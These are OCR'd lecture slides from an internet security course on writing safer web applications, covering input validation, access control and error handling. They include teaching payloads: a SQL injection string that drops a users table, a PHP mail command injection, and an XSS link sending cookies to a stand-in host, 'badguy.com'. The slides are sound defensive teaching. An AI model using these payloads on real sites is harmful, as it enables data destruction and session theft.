

Developing More Secure (Web) Software

CST 368 – Internet Security
Michael Ruth, Ph.D.
Assistant Professor
Computer Science & I.T.
mruth@roosevelt.edu



Objectives


- Discuss Web application security concepts
- Explain the most important element in developing secure software
- Discuss the three main types of vulnerabilities and their countermeasures



Web Application Code

- Runs on web server or app server.
  - Takes input from web users (via web server)
  - Interacts with the database and 3rd parties.
  - Prepares results for users (via web server)
- Examples:
  - Shopping carts, home banking, bill pay, …
  - New code written for every web site.
- Written in:
  - C, PHP, Perl, Python, JSP, ASP, …
  - Often written with little consideration for security

Dynamic Web Application




The Most Important Thing

- Security is ***NOT*** a feature
  - It does NOT get added in at some point
- It ***must*** be a part of the ***core design*** of the application to which you must always devote attention and effort
  - Including well after deployment!
  - In developing each feature, in addition to focusing on the how the feature is to be used, the developer must focus on how the ***feature may be misused***


Security vs Usability

- A system can be made so secure that it is unusable and vice versa
  - A balance must be maintained between the usability of the application and its security
- As designers, we must look for ways to improve security ***w/o*** disproportionally affecting usability




Three Central Facets

- In development, there are three basic dilemmas:
  - Input Validation!
  - Users/user management!
  - Error Handling Vulnerabilities



Input Validation Vulnerabilities


- SQL Injection
- Command Injection
- XSS



SQL


- Widely used database query language which can be used to interact with a database:
  - Get record/(a set of records)
  - Add data to the table
  - Modify data
- Query syntax (mostly) independent of vendor

Basic picture: SQL Injection




SQL Injection Example

Attack Example


Web Browser (Client)
Enter Username & Password
Web Server
SELECT passwd FROM USERS WHERE uname IS '$username'
DB
Attacker will modify

SQL Injection Example


User Login - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address

C:\LearnSecurity\hidden parameter example\authuser.html

Enter User Name: '; DROP TABLE USERS; --


Enter Password: ●●●●●●

Login

Attacker Modifies Input

SQL Injection Examples

Malicious Query


Web Browser (Client)
Enter Username & Password
Web Server
SELECT passwd FROM USERS WHERE uname IS '; DROP TABLE USERS; -- '
DB
Eliminates all user accounts

What is SQL Injection?

- Input Validation Vulnerability
  - Untrusted user input in SQL query to back-end db without sanitizing the data
- Specific case of more general command injection
  - inserting untrusted input into a query or command
- Why Bad?
  - Supplied data can be misinterpreted as a command
  - Could alter the intended effect of command or query

Preventing SQL Injection

- Input validation
  - Filter
    - Apostrophes, semicolons, percent symbols, hyphens, underscores, …
    - Any character that has special meanings
  - Check data typeS (e.g., make sure it's an integer)
- Whitelisting
  - Blacklisting chars doesn't work
    - Forget to filter out some characters
    - Could prevent valid input (e.g. username O'Brien)
  - Allow only well-defined set of safe values
    - Set implicitly defined through regular expressions

Command Injection

- Example: PHP server-side code for sending email

```
$email = $_POST["email"]
$subject = $_POST["subject"]
system("mail $email –s $subject < /tmp/joinmynetwork")
```


- Attacker can post


```
http://yourdomain.com/mail.pl?
  email=hacker@hackerhome.net&
  subject=foo < /usr/passwd; ls
```

Malicious Code Injection (XSS)

- These attacks involve forcing the user to download malicious code through scripts
  - **Cross Site Scripting Attacks (XSS)**
    - The malicious user uses a form which displays what the user enters on a web page to other users
      - Not only text is present in the post…
        <script>document.location = … </script>
      - The malicious user submits the form and waits…
      - The next user who views the page is redirected along with any cookie information from original site
    - This is a trivial example, but the possibilities involved are NOT!


Basic picture: XSS





The Setup

- User input is echoed into HTML response.
- Example: search field
  - http://victim.com/search.php ? term = apple
  - search.php responds with:
    - <HTML> <TITLE> Search Results </TITLE>
    - <BODY>
    - Results for <?php echo $_GET[term] ?> :
    - . . .
    - </BODY> </HTML>
- Is this exploitable?




Bad Input

- Consider link: (properly URL encoded)


http://victim.com/search.php ? term =<script> window.open(
“http://badguy.com?cookie = ” + document.cookie) </script>

- What if user clicks on this link?
  - Browser goes to victim.com/search.php
  - Victim.com returns
    - <HTML> Results for <script> … </script>
  - Browser executes script:
    - Sends badguy.com cookie for victim.com




So what?

- Why would user click on such a link?
  - Phishing email in webmail client (e.g. gmail).
  - Link in doubleclick banner ad
  - … several ways to fool user into clicking
- What if badguy.com gets cookie for victim.com ?
  - Cookie can include session auth for victim.com
    - Or other data intended only for victim.com
  - Violates same origin policy




Much worse …

- Attacker can execute arbitrary scripts in browser
- Can manipulate any DOM component on victim.com
  - Control links on page
  - Control form fields (e.g. password field) on this page and linked pages.
    - Example: MySpace.com phishing attack injects password field that sends password to bad guy.
- Can infect other users: MySpace.com worm.



Commonality?

- XSS, SQL Injection, Command Injection all focused on invalidated input…
  - One golden rule
    - **TRUST NO USER INPUT EVER**



More on Filtering Input

- Double check expected values
  - Range of possible values presented…
- Filtering even basic values
  - Natural error-checking improves security
- HTML Escaping
  - Some PL provide functions for performing this!
- Making strings safe for SQL
  - Some PL provide functions for performing this!

3 Facets of Application Security

- Input Validation!
- User management!
- Error Handling Vulnerabilities

User Mgmt/Access Control Failures

- Usually inconsistently defined/applied
  - Application session state management!
  - Application does something it's not supposed to do (access control permissions)
- Examples
  - File permissions – may allow access to config/password files
  - Client-side caching

UI Design & Authentication

- Consider UI design to fix bad design/impl
  - Specifically, page sequencing
  - Authentication is a major concern when designing UI and overall functionality
    - What do we wish to protect?
      - Public & private areas?
    - How do we wish to protect it?
      - Login to view private areas only
    - RBAC ?
      - What should each role see (and be able to do)?

Basic Login Procedure


- If (logged on)
  - Page displays, etc
- Else
  - Force user to login
    - Asks user for username/password/token, etc
    - Ensures that all necessary information is presented
    - Handles appropriate login procedures
      - Varies for authentication mechanisms
    - Redirects user to requested page/start page

Other Considerations

- Code organization
  - Protect all non-public assets
- Careful about what goes into code
  - Some code snippets provide information that the average person shouldn't have
    - DB connection passwords, etc.
- File system considerations


3 Facets of Application Security

- Input Validation!
- User management!
- Error Handling Vulnerabilities!




Error Handling?

- Helps attacker know how to target the app
  - Examples: stack traces, DB dumps
- Inconsistencies can be revealing too
  - "File not found" vs. "Access denied"
- Fail-open errors
- Need to give enough info to user w/o giving too much info to attacker
- Countermeasures
  - Modify default error pages (404, 401, etc.)



Good News?

- There is a LOT of help to be had!
  - Most PL contain tools to eliminate attacks
    - SQL/Command/HTML Cleaners
  - Web application firewalls
    - Can help prevent these attacks!
      - XSS, SQL Injection, etc.
  - Code Checking/Review
    - MUST PERFORM THIS STEP!



Code checking

- Blackbox security testing services:
  - Whitehatsec.com
- Automated blackbox testing tools:
  - Cenzic, Hailstorm
  - Spidynamic, WebInspect
  - eEye, Retina
- Web application hardening tools:
  - WebSSARI [WWW'04] :
    - based on information flow

After Development…

- Another important concern is after the system is developed
  - A Major part of Security is monitoring the system
    - A good developer ***always*** remains vigilant!
- Security is an on-going battle
  - That can ***NEVER*** be won!

Summary

- The MOST important element in developing secure software is
  - Security is NOT a feature!
- Discussed the three main types of vulnerabilities and their countermeasures
  - XSS, SQL/Command Injection
  - User Mgmt/Access Control
  - Error Handling

Questions